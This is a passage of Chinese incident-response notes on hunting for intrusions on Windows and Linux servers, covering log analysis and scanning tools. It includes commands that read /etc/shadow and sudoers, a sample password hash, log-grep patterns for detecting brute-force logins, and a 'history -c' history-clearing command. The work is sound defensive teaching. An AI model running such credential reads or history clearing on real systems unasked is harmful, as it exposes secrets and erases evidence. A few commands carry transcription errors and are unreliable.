

# 应急响应实战笔记

## 项目介绍

面对各种各样的安全事件，我们该怎么处理？

这是一个关于安全事件应急响应的项目，从系统入侵到事件处理，收集和整理了一些案例进行分析。

我将持续更新这份笔记，希望能帮到有需要的人。

如果你看到好的案例，欢迎通过issue提交。

## 项目目录

- [第一章：应急响应]
  - 第1篇:Window入侵排查
  - 第2篇:Linux入侵排查
- [第二章:Windows实战篇]
  - 第1篇 : FTP暴力破解
  - 第2篇 : 蠕虫病毒
  - 第3篇 : 勒索病毒
  - 第4篇 : ARP病毒
  - 第5篇 : 挖矿病毒（一）
  - 第6篇 : 挖矿病毒（二）
- [第三章 : Linux实战篇]
  - 第1篇 : SSH暴力破解
  - 第2篇 : 捕捉短连接
  - 第3篇 : 挖矿病毒
  - 第4篇 : 盖茨木马
  - 第5篇 : DDOS病毒
  - 第6篇 : Shell病毒
- [第四章 : Web实战篇]
  - 第1篇 : 网站被植入Webshell
  - 第2篇 : 门罗币恶意挖矿
  - 第3篇 : 批量挂黑页
  - 第4篇 : 新闻源网站劫持
  - 第5篇 : 移动端劫持
  - 第6篇 : 搜索引擎劫持
  - 第7篇 : 网站首页被篡改
  - 第8篇 : 管理员账号被篡改

## 学习交流

更多精彩内容将发布在公众号Bypass--，公众号提供了该项目的PDF版本，关注后回复"应急响应" 即可领取下载。



# 第一章：应急响应

## 第1篇：window入侵排查

### 0x00 前言

当企业发生黑客入侵、系统崩溃或其它影响业务正常运行的安全事件时，急需第一时间进行处理，使企业的网络信息系统在最短时间内恢复正常工作，进一步查找入侵来源，还原入侵事故过程，同时给出解决方案与防范措施，为企业挽回或减少经济损失。

常见的应急响应事件分类：

web入侵：网页挂马、主页篡改、Webshell

系统入侵：病毒木马、勒索软件、远控后门

网络攻击：DDOS攻击、DNS劫持、ARP欺骗

针对常见的攻击事件，结合工作中应急响应事件分析和解决的方法，总结了一些Window服务器入侵排查的思路。

### 0x01 入侵排查思路

- 一、检查系统账号安全

- 1、查看服务器是否有弱口令，远程管理端口是否对公网开放。

- 检查方法：据实际情况咨询相关服务器管理员。

- 2、查看服务器是否存在可疑账号、新增账号。

- 检查方法：打开 cmd 窗口，输入lusrmgr.msc命令，查看是否有新增/可疑的账号，如有管理员群组的（Administrators）里的新增账户，如有，请立即禁用或删除掉。

- 3、查看服务器是否存在隐藏账号、克隆账号。

- 检查方法：

- a、打开注册表，查看管理员对应键值。

- b、使用D盾\_web查杀工具，集成了对克隆账号检测的功能。

数据库后门查杀				
ID	帐号	全名	描述	D盾 检测说明
3ED	test\$			危险！克隆了[管理帐号]
3EE	test1\$			带\$帐号(一般用于隐藏帐号)
1F4	Administrator		管理计算机(或)的内置...	[管理帐号]
1F5	Guest		供来宾访问计算机或访...	
3E8	IUSR_WIN2008-NE...	Internet 来宾帐户	用于匿名访问 Interne...	

- 4、结合日志，查看管理员登录时间、用户名是否存在异常。

- 检查方法：

- a、Win+R打开运行，输入“eventvwr.msc”，回车运行，打开“事件查看器”。

- b、导出Windows日志--安全，利用Log Parser进行分析。

```
C:\>Program Files (<x86>)\Log Parser 2.2>LogParser.exe -i:EVT "SELECT TimeGenerated
as LoginTime,EXTRACT_TOKEN(Strings,5,'!') as username FROM c:\11.evtx where
entID=4624"
LoginTime           username
-----
2018-06-17 18:26:24 Administrator
2018-06-17 18:54:37 SYSTEM
2018-06-18 01:21:30 Administrator
2018-06-18 01:21:39 Administrator

Statistics:
-----
Elements processed: 9936
Elements output:    4
Execution time:     0.17 seconds

C:\>Program Files (<x86>)\Log Parser 2.2>
```

- 二、检查异常端口、进程

- 1、检查端口连接情况，是否有远程连接、可疑连接。

- 检查方法：

- a、netstat -ano 查看目前的网络连接，定位可疑的ESTABLISHED

- b、根据netstat 定位出的pid，再通过tasklist命令进行进程定位 tasklist | findstr “PID”

The screenshot shows two separate Command Prompt windows. The top window displays the output of the command `netstat -ano`, which lists active network connections. The bottom window displays the output of the command `tasklist | findstr "2112"`, which filters the tasklist to show only the process with PID 2112, identified as "sqlserver.exe". A red arrow points from the highlighted row in the netstat output to the corresponding process entry in the tasklist output.

```

C:\Windows\system32\cmd.exe
Administrator: C:\Windows\system32\cmd.exe
C:\>netstat -ano
活动连接
协议 本地地址          外部地址          状态      PID
TCP  0.0.0.0:80          0.0.0.0:0        LISTENING  4
TCP  0.0.0.0:135         0.0.0.0:0        LISTENING  656
TCP  0.0.0.0:445         0.0.0.0:0        LISTENING  4
TCP  0.0.0.0:1433        0.0.0.0:0        LISTENING  2112
TCP  0.0.0.0:2383        0.0.0.0:0        LISTENING  1352
TCP  0.0.0.0:3389        0.0.0.0:0        LISTENING  2608
TCP  0.0.0.0:8080        0.0.0.0:0        LISTENING  2284
TCP  0.0.0.0:47001       0.0.0.0:0        LISTENING  4

C:\Windows\system32\cmd.exe
Administrator: C:\Windows\system32\cmd.exe
C:\>tasklist | findstr "2112"
2112 Services
0 97,156 K

```

- 2、进程

- 检查方法：

- a、开始--运行--输入msinfo32，依次点击“软件环境→正在运行任务”就可以查看到进程的详细信息，比如进程路径、进程ID、文件创建日期、启动时间等。
  - b、打开D盾\_web查杀工具，进程查看，关注没有签名信息的进程。
  - c、通过微软官方提供的 Process Explorer 等工具进行排查。
  - d、查看可疑的进程及其子进程。可以通过观察以下内容：

没有签名验证信息的进程  
没有描述信息的进程  
进程的属主  
进程的路径是否合法  
CPU或内存资源占用长时间过高的进程

- 3、小技巧：

- a、查看端口对应的PID： `netstat -ano | findstr "port"`
- b、查看进程对应的PID：任务管理器--查看--选择列--PID 或者 `tasklist | findstr "PID"`
- c、查看进程对应的程序位置：  
任务管理器--选择对应进程--右键打开文件位置  
运行输入 wmic , cmd界面 输入 process
- d、`tasklist /svc` 进程--PID--服务
- e、查看Windows服务所对应的端口： `%system%/system32/drivers/etc/services` (一般%system%就是C:\Windows )

- 三、检查启动项、计划任务、服务


- 1、检查服务器是否有异常的启动项。

- 检查方法：

a、登录服务器，单击【开始】>【所有程序】>【启动】，默认情况下此目录是一个空目录，确认是否有非业务程序在该目录下。 b、单击开始菜单>【运行】，输入 msconfig，查看是否存在命名异常的启动项目，是则取消勾选命名异常的启动项目，并到命令中显示的路径删除文件。 c、单击【开始】>【运行】，输入 regedit，打开注册表，查看开机启动项是否正常，特别注意如下三个注册表项：  
HKEY\_CURRENT\_USER\software\micorsoft\windows\currentversion\run  
HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run  
HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Runonce 检查右侧是否有启动异常的项目，如有请删除，并建议安装杀毒软件进行病毒查杀，清除残留病毒或木马。

d、利用安全软件查看启动项、开机时间管理等。

e、组策略，运行gpedit.msc。



- 2、检查计划任务
  - 检查方法：
    - a、单击【开始】>【设置】>【控制面板】>【任务计划】，查看计划任务属性，便可以发现木马文件的路径。
    - b、单击【开始】>【运行】；输入 cmd，然后输入at，检查计算机与网络上的其它计算机之间的会话或计划任务，如有，则确认是否为正常连接。
- 3、服务自启动
  - 检查方法：单击【开始】>【运行】，输入services.msc，注意服务状态和启动类型，检查是否有异常服务。
- 四、检查系统相关信息
  - 1、查看系统版本以及补丁信息
    - 检查方法：单击【开始】>【运行】，输入systeminfo，查看系统信息

- 2、查找可疑目录及文件

- 检查方法：

- a、查看用户目录，新建账号会在这个目录生成一个用户目录，查看是否有新建用户目录。

- Window 2003 C:\Documents and Settings

- Window 2008R2 C:\Users\

- b、单击【开始】>【运行】，输入%UserProfile%\Recent，分析最近打开分析可疑文件。

- c、在服务器各个目录，可根据文件夹内文件列表时间进行排序，查找可疑文件。

- 五、自动化查杀

- 病毒查杀

- 检查方法：下载安全软件，更新最新病毒库，进行全盘扫描。

- webshell查杀

- 检查方法：选择具体站点路径进行webshell查杀，建议使用两款webshell查杀工具同时查杀，可相互补充规则库的不足。

- 六、日志分析

- 系统日志

- 分析方法：

- a、前提：开启审核策略，若日后系统出现故障、安全事故则可以查看系统的日志文件，排除故障，追查入侵者的信息等。

- b、Win+R打开运行，输入“eventvwr.msc”，回车运行，打开“事件查看器”。

- C、导出应用程序日志、安全日志、系统日志，利用Log Parser进行分析。

- WEB访问日志

- 分析方法：

- a、找到中间件的web日志，打包到本地方便进行分析。

- b、推荐工具：Window下，推荐用 EmEditor 进行日志分析，支持大文本，搜索效率还不错。

- Linux下，使用Shell命令组合查询分析

## 0x02 工具篇

- 病毒分析：

- PCHunter：<http://www.xuetr.com>

- 火绒剑：<https://www.huorong.cn>

- Process Explorer：<https://docs.microsoft.com/zh-cn/sysinternals/downloads/process-explorer>

- processhacker：<https://processhacker.sourceforge.io/downloads.php>

- autoruns：<https://docs.microsoft.com/en-us/sysinternals/downloads/autoruns>

- OTL：<https://www.bleepingcomputer.com/download/otl/>

- 病毒查杀：

- 卡巴斯基：<http://devbuilds.kaspersky-labs.com/devbuilds/KVRT/latest/full/KVRT.exe>

( 推荐理由 : 绿色版、最新病毒库 )

大蜘蛛 : <http://free.drweb.ru/download+cureit+free>

( 推荐理由 : 扫描快、一次下载只能用1周 , 更新病毒库 )

火绒安全软件 : <https://www.huorong.cn>

360杀毒 : [http://sd.360.cn/download\\_center.html](http://sd.360.cn/download_center.html)

- 病毒动态 :

CVERC-国家计算机病毒应急处理中心 : <http://www.cverc.org.cn>

微步在线威胁情报社区 : <https://x.threatbook.cn>

火绒安全论坛 : <http://bbs.huorong.cn/forum-59-1.html>

爱毒霸社区 : <http://bbs.duba.net>

腾讯电脑管家 : <http://bbs.guanjia.qq.com/forum-2-1.html>

- 在线病毒扫描网站 :

<http://www.virscan.org> //多引擎在线病毒扫描网 v1.02 , 当前支持 41 款杀毒引擎

<https://habo.qq.com> //腾讯哈勃分析系统

<https://virusscan.jotti.org> //Jotti恶意软件扫描系统

<http://www.scanvir.com> //针对计算机病毒、手机病毒、可疑文件等进行检测分析

- webshell查杀 :

D盾\_Web查杀 : <http://www.d99net.net/index.asp>

河马webshell查杀 : <http://www.shellpub.com>

深信服Webshell网站后门检测工具 : [http://edr.sangfor.com.cn/backdoor\\_detection.html](http://edr.sangfor.com.cn/backdoor_detection.html)

Safe3 : <http://www.uusec.com/webshell.zip>

## 第2篇 : Linux入侵排查

### 0x00 前言

当企业发生黑客入侵、系统崩溃或其它影响业务正常运行的安全事件时 , 急需第一时间进行处理 , 使企业的网络信息系统在最短时间内恢复正常工作 , 进一步查找入侵来源 , 还原入侵事故过程 , 同时给出解决方案与防范措施 , 为企业挽回或减少经济损失。

针对常见的攻击事件 , 结合工作中应急响应事件分析和解决的方法 , 总结了一些Linux服务器入侵排查的思路。

### 0x01 入侵排查思路

#### 一、账号安全

##### 基本使用 :

## 1、用户信息文件/etc/passwd

```
root:x:0:0:root:/root:/bin/bash
account:password:UID:GID:GECOS:directory:shell
用户名 : 密码 : 用户ID : 组ID : 用户说明 : 家目录 : 登陆之后shell
注意 : 无密码只允许本机登陆 , 远程不允许登陆
```

## 2、影子文件/etc/shadow

```
root:$6$oGs1PqhL2p3ZetrE$X7o7bzoouHQVSEmSgsYN5UD4.kMHx6qgbTqwNVC5oOAouXvcjQSt.Ft7q11WpkopY0UV
9ajBwUt1DpYxTCvVI/:16809:0:99999:7:::
用户名 : 加密密码 : 密码最后一次修改日期 : 两次密码的修改时间间隔 : 密码有效期 : 密码修改到期到的警告天数 : 密码过期之后的宽限天数 : 账号失效时间 : 保留
```

```
who      查看当前登录用户 ( tty本地登陆  pts远程登录 )
w       查看系统信息 , 想知道某一时刻用户的行为
uptime   查看登陆多久、多少用户 , 负载
```

## 入侵排查 :

### 1、查询特权用户特权用户(uid 为0)

```
[root@localhost ~]# awk -F: '$3==0{print $1}' /etc/passwd
```

### 2、查询可以远程登录的帐号信息

```
[root@localhost ~]# awk '/^$1|^\$/ {print $1}' /etc/shadow
```

### 3、除root帐号外，其他帐号是否存在sudo权限。如非管理需要，普通帐号应删除sudo权限

```
[root@localhost ~]# more /etc/sudoers | grep -v "^\#|^$" | grep "ALL=(ALL)"
```

### 4、禁用或删除多余及可疑的帐号

```
usermod -L user    禁用帐号 , 帐号无法登录 , /etc/shadow第二栏为!开头
```

```
userdel user      删除user用户
```

```
userdel -r user    将删除user用户 , 并且将/home目录下的user目录一并删除
```

## 二、历史命令

### 基本使用 :

通过.bash\_history查看帐号执行过的系统命令

#### 1、root的历史命令

```
histroy
```

#### 2、打开/home各帐号目录下的.bash\_history , 查看普通帐号的历史命令

为历史的命令增加登录的IP地址、执行命令时间等信息 :

#### 1 ) 保存1万条命令

```
sed -i 's/^HISTSIZE=1000/HISTSIZE=10000/g' /etc/profile
```

#### 2 ) 在/etc/profile的文件尾部添加如下行数配置信息 :

```
#####jiagu history xianshi#####
USER_IP=`who -u am i 2>/dev/null | awk '{print $NF}' | sed -e 's/[()]///g'`
```

```
if [ "$USER_IP" = "" ]
```

```
then
```

```
USER_IP=`hostname`
```

```
fi
```

```
export HISTTIMEFORMAT="%F %T $USER_IP `whoami` "
```

```
shopt -s histappend
```

```
export PROMPT_COMMAND="history -a"
```

```
##### jiagu history xianshi #####
3 ) source /etc/profile让配置生效
```

生成效果 : 1 2018-07-10 19:45:39 192.168.204.1 root source /etc/profile

#### 3、历史操作命令的清除 : history -c

但此命令并不会清除保存在文件中的记录 , 因此需要手动删除.bash\_profile文件中的记录。

## 入侵排查 :

进入用户目录下

```
cat .bash_history >> history.txt
```

### 三、端口

使用netstat 网络连接命令，分析可疑端口、IP、PID

```
netstat -antlp|more
```

查看下pid所对应的进程文件路径，

运行ls -l /proc/\$PID/exe或file /proc/\$PID/exe (\$PID 为对应的pid 号)

### 四、进程

使用ps命令，分析进程

```
ps aux | grep pid
```

### 五、开机启动项

#### 基本使用：

系统运行级别示意图：

运行级别	含义
0	关机
1	单用户模式，可以想象为windows的安全模式，主要用于系统修复
2	不完全的命令行模式，不含NFS服务
3	完全的命令行模式，就是标准字符界面
4	系统保留
5	图形模式
6	重启

查看运行级别命令 runlevel

系统默认允许级别

```
vi /etc/inittab  
id=3 : initdefault 系统开机后直接进入哪个运行级别
```

开机启动配置文件

```
/etc/rc.local  
/etc/rc.d/rc[0~6].d
```

例子：当我们需要开机启动自己的脚本时，只需要将可执行脚本丢在/etc/init.d目录下，然后在/etc/rc.d/rc\*.d中建立软链接即可

```
root@localhost ~]# ln -s /etc/init.d/sshd /etc/rc.d/rc3.d/S100ssh
```

此处sshd是具体服务的脚本文件，S100ssh是其软链接，S开头代表加载时自启动；如果是K开头的脚本文件，代表运行级别加载时需要关闭的。

#### 入侵排查：

启动项文件： more /etc/rc.local /etc/rc.d/rc[0~6].d ls -l /etc/rc.d/rc3.d/ 六、定时任务

#### 基本使用

1、利用crontab创建计划任务

- 基本命令

crontab -l 列出某个用户cron服务的详细内容

Tips : 默认编写的crontab文件会保存在 (/var/spool/cron/用户名 例如: /var/spool/cron/root

crontab -r 删除每个用户cront任务(谨慎：删除所有的计划任务)

crontab -e 使用编辑器编辑当前的crontab文件

如 : \*/1 \* \* \* \* echo "hello world" >> /tmp/test.txt 每分钟写入文件

## 2、利用anacron实现异步定时任务调度

- 使用案例

每天运行 /home/backup.sh脚本 : vi /etc/anacrontab @daily 10 example.daily /bin/bash /home/backup.sh

当机器在 backup.sh 期望被运行时是关机的 , anacron会在机器开机十分钟之后运行它 , 而不用再等待 7天。

## 入侵排查

重点关注以下目录中是否存在恶意脚本

```
/var/spool/cron/*
/etc/crontab
/etc/cron.d/*
/etc/cron.daily/*
/etc/cron.hourly/*
/etc/cron.monthly/*
/etc/cron.weekly/
/etc/anacrontab
/var/spool/anacron/*
```

小技巧 :

```
more /etc/cron.daily/* 查看目录下所有文件
```

## 七、服务

### 服务自启动

第一种修改方法 :

```
chkconfig [--level 运行级别] [独立服务名] [on|off]
chkconfig -level 2345 httpd on 开启自启动
chkconfig httpd on (默认level是2345 )
```

第二种修改方法 :

```
修改/etc/re.d/rc.local 文件
加入 /etc/init.d/httpd start
```

第三种修改方法 :

使用ntsysv命令管理自启动 , 可以管理独立服务和xineted服务。

## 入侵排查

1、查询已安装的服务 :

RPM包安装的服务

```
chkconfig --list 查看服务自启动状态，可以看到所有的RPM包安装的服务  
ps aux | grep crond 查看当前服务
```

系统在3与5级别下的启动项

中文环境

```
chkconfig --list | grep "3:启用\|5:启用"
```

英文环境

```
chkconfig --list | grep "3:on\|5:on"
```

源码包安装的服务

查看服务安装位置，一般是在/usr/local/

```
service httpd start
```

搜索/etc/rc.d/init.d/ 查看是否存在

## 八、系统日志

日志默认存放位置：/var/log/

查看日志配置情况：more /etc/rsyslog.conf

日志文件	说明
/var/log/cron	记录了系统定时任务相关的日志
/var/log/cups	记录打印信息的日志
/var/log/dmesg	记录了系统在开机时内核自检的信息，也可以使用dmesg命令直接查看内核自检信息
/var/log/maillog	记录邮件信息
/var/log/message	记录系统重要信息的日志。这个日志文件中会记录Linux系统的绝大多数重要信息，如果系统出现问题时，首先要检查的就应该是这个日志文件
/var/log/btmp	记录错误登录日志，这个文件是二进制文件，不能直接vi查看，而要使用lastb命令查看
/var/log/lastlog	记录系统中所有用户最后一次登录时间的日志，这个文件是二进制文件，不能直接vi，而要使用lastlog命令查看
/var/log/wtmp	永久记录所有用户的登录、注销信息，同时记录系统的启动、重启、关机事件。同样这个文件也是一个二进制文件，不能直接vi，而需要使用last命令来查看
/var/log/utmp	记录当前已经登录的用户信息，这个文件会随着用户的登录和注销不断变化，只记录当前登录用户的信息。同样这个文件不能直接vi，而要使用w,who,users等命令来查询
/var/log/secure	记录验证和授权方面的信息，只要涉及账号和密码的程序都会记录，比如SSH登录，su切换用户，sudo授权，甚至添加用户和修改用户密码都会记录在这个日志文件中

日志分析技巧：

1、定位有多少IP在爆破主机的root帐号：

```
grep "Failed password for root" /var/log/secure | awk '{print $11}' | sort | uniq -c | sort -nr | more
```

定位有哪些IP在爆破：

```
grep "Failed password" /var/log/secure|grep -E -o "(25[0-5]|2[0-4][0-9]| [01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]| [01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]| [01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]| [01]?[0-9][0-9]?)"\|uniq -c
```

爆破用户名字典是什么？

```
grep "Failed password" /var/log/secure|perl -e 'while($_=<>){ /for(.*)? from/; print "$1\n"; }'|uniq -c|sort -nr
```

2、登录成功的IP有哪些：

```
grep "Accepted " /var/log/secure | awk '{print $11}' | sort | uniq -c | sort -nr | more
```

登录成功的日期、用户名、IP：

```
grep "Accepted " /var/log/secure | awk '{print $1,$2,$3,$9,$11}'
```

3、增加一个用户kali日志：

```
Jul 10 00:12:15 localhost useradd[2382]: new group: name=kali, GID=1001
Jul 10 00:12:15 localhost useradd[2382]: new user: name=kali, UID=1001, GID=1001,
home=/home/kali
, shell=/bin/bash
Jul 10 00:12:58 localhost passwd: pam_unix(passwd:chauthok): password changed for kali
#grep "useradd" /var/log/secure
```

4、删除用户kali日志：

```
Jul 10 00:14:17 localhost userdel[2393]: delete user 'kali'
Jul 10 00:14:17 localhost userdel[2393]: removed group 'kali' owned by 'kali'
Jul 10 00:14:17 localhost userdel[2393]: removed shadow group 'kali' owned by 'kali'
# grep "userdel" /var/log/secure
```

5、su切换用户：

```
Jul 10 00:38:13 localhost su: pam_unix(su-1:session): session opened for user good by
root(uid=0)
```

sudo授权执行：

```
sudo -l
Jul 10 00:43:09 localhost sudo:      good : TTY=pts/4 ; PWD=/home/good ; USER=root ;
COMMAND=/sbin/shutdown -r now
```

## 0x02 工具篇

### 一、Rootkit查杀

- chkrootkit

网址：<http://www.chkrootkit.org>

使用方法：

```
wget ftp://ftp.pangeia.com.br/pub/seg/pac/chkrootkit.tar.gz
tar zxvf chkrootkit.tar.gz
cd chkrootkit-0.52
make sense
#编译完成没有报错的话执行检查
./chkrootkit
```

- rkhunter

网址：<http://rkhunter.sourceforge.net>

使用方法：

```
wget https://nchc.dl.sourceforge.net/project/rkhunter/rkhunter/1.4.4/rkhunter-
1.4.4.tar.gz
tar -zxvf rkhunter-1.4.4.tar.gz
cd rkhunter-1.4.4
./installer.sh --install
rkhunter -c
```

### 二、病毒查杀

- Clamav

ClamAV的官方下载地址为：<http://www.clamav.net/download.html>

安装方式一：

1、安装zlib：

```

wget http://nchc.dl.sourceforge.net/project/libpng/zlib/1.2.7/zlib-1.2.7.tar.gz
tar -zxvf zlib-1.2.7.tar.gz
cd zlib-1.2.7
#安装一下gcc编译环境： yum install gcc
CFLAGS="-O3 -fPIC" ./configure --prefix= /usr/local/zlib/
make && make install

2、添加用户组clamav和组成员clamav：
groupadd clamav
useradd -g clamav -s /bin/false -c "Clam Antivirus" clamav

3、安装Clamav
tar -zxvf clamav-0.97.6.tar.gz
cd clamav-0.97.6
./configure --prefix=/opt/clamav --disable-clamav -with-zlib=/usr/local/zlib
make
make install

4、配置Clamav
mkdir /opt/clamav/logs
mkdir /opt/clamav/updata
touch /opt/clamav/logs/freshclam.log
touch /opt/clamav/logs/clamd.log
cd /opt/clamav/logs
chown clamav:clamav clamd.log
chown clamav:clamav freshclam.log

5、ClamAV 使用：
/opt/clamav/bin/freshclam 升级病毒库
./clamscan -h 查看相应的帮助信息
./clamscan -r /home 扫描所有用户的主目录就使用
./clamscan -r --bell -i /bin 扫描bin目录并且显示有问题的文件的扫描结果

```

## 安装方式二：

```

#安装
yum install -y clamav
#更新病毒库
freshclam
#扫描方法
clamscan -r /etc --max-dir-recursion=5 -l /root/etcclamav.log
clamscan -r /bin --max-dir-recursion=5 -l /root/binclamav.log
clamscan -r /usr --max-dir-recursion=5 -l /root/usrclamav.log
#扫描并杀毒
clamscan -r --remove /usr/bin/bsd-port
clamscan -r --remove /usr/bin/
clamscan -r --remove /usr/local/zabbix/sbin
#查看日志发现
cat /root/usrclamav.log |grep FOUND

```

## 三、webshell查杀

linux版：

河马webshell查杀：<http://www.shellpub.com>  
深信服webshell网站后门检测工具：[http://edr.sangfor.com.cn/backdoor\\_detection.html](http://edr.sangfor.com.cn/backdoor_detection.html)

## 四、RPM check检查

系统完整性可以通过rpm自带的-Va来校验检查所有的rpm软件包，查看哪些命令是否被替换了：

```
./rpm -Va > rpm.log
```

如果一切均校验正常将不会产生任何输出，如果有不一致的地方，就会显示出来，输出格式是8位长字符串，每个字符都用以表示文件与RPM数据库中一种属性的比较结果，如果是. (点) 则表示测试通过。

验证内容中的8个信息的具体内容如下：

S	文件大小是否改变
M	文件的类型或文件的权限 ( rwx ) 是否被改变
S	文件MD5校验是否改变 ( 可以看成文件内容是否改变 )
D	设备中，从代码是否改变
L	文件路径是否改变
U	文件的属主 ( 所有者 ) 是否改变
G	文件的属组是否改变
T	文件的修改时间是否改变

如果命令被替换了，如果还原回来：

文件提取还原案例：

```
rpm -qf /bin/ls  查询ls命令属于哪个软件包  
mv /bin/ls /tmp  先把ls转移到tmp目录下，造成ls命令丢失的假象  
rpm2cpio /mnt/cdrom/Packages/coreutils-8.4-19.el6.i686.rpm | cpio -idv ./bin/ls 提取rpm包中ls命令到当前目录的/bin/ls下  
cp /root/bin/ls /bin/ 把ls命令复制到/bin/目录 修复文件丢失
```

## 第二章：Windows实战篇


### 第1篇：FTP暴力破解

#### 0x00 前言

FTP是一个文件传输协议，用户通过FTP可从客户机程序向远程主机上传或下载文件，常用于网站代码维护、日常源码备份等。如果攻击者通过FTP匿名访问或者弱口令获取FTP权限，可直接上传webshell，进一步渗透提权，直至控制整个网站服务器。

#### 0x01 应急场景

从昨天开始，网站响应速度变得缓慢，网站服务器登录上去非常卡，重启服务器就能保证一段时间的正常访问，网站响应状态时而飞快时而缓慢，多数时间是缓慢的。针对网站服务器异常，系统日志和网站日志，是我们排查处理的重点。查看Window安全日志，发现大量的登录失败记录：

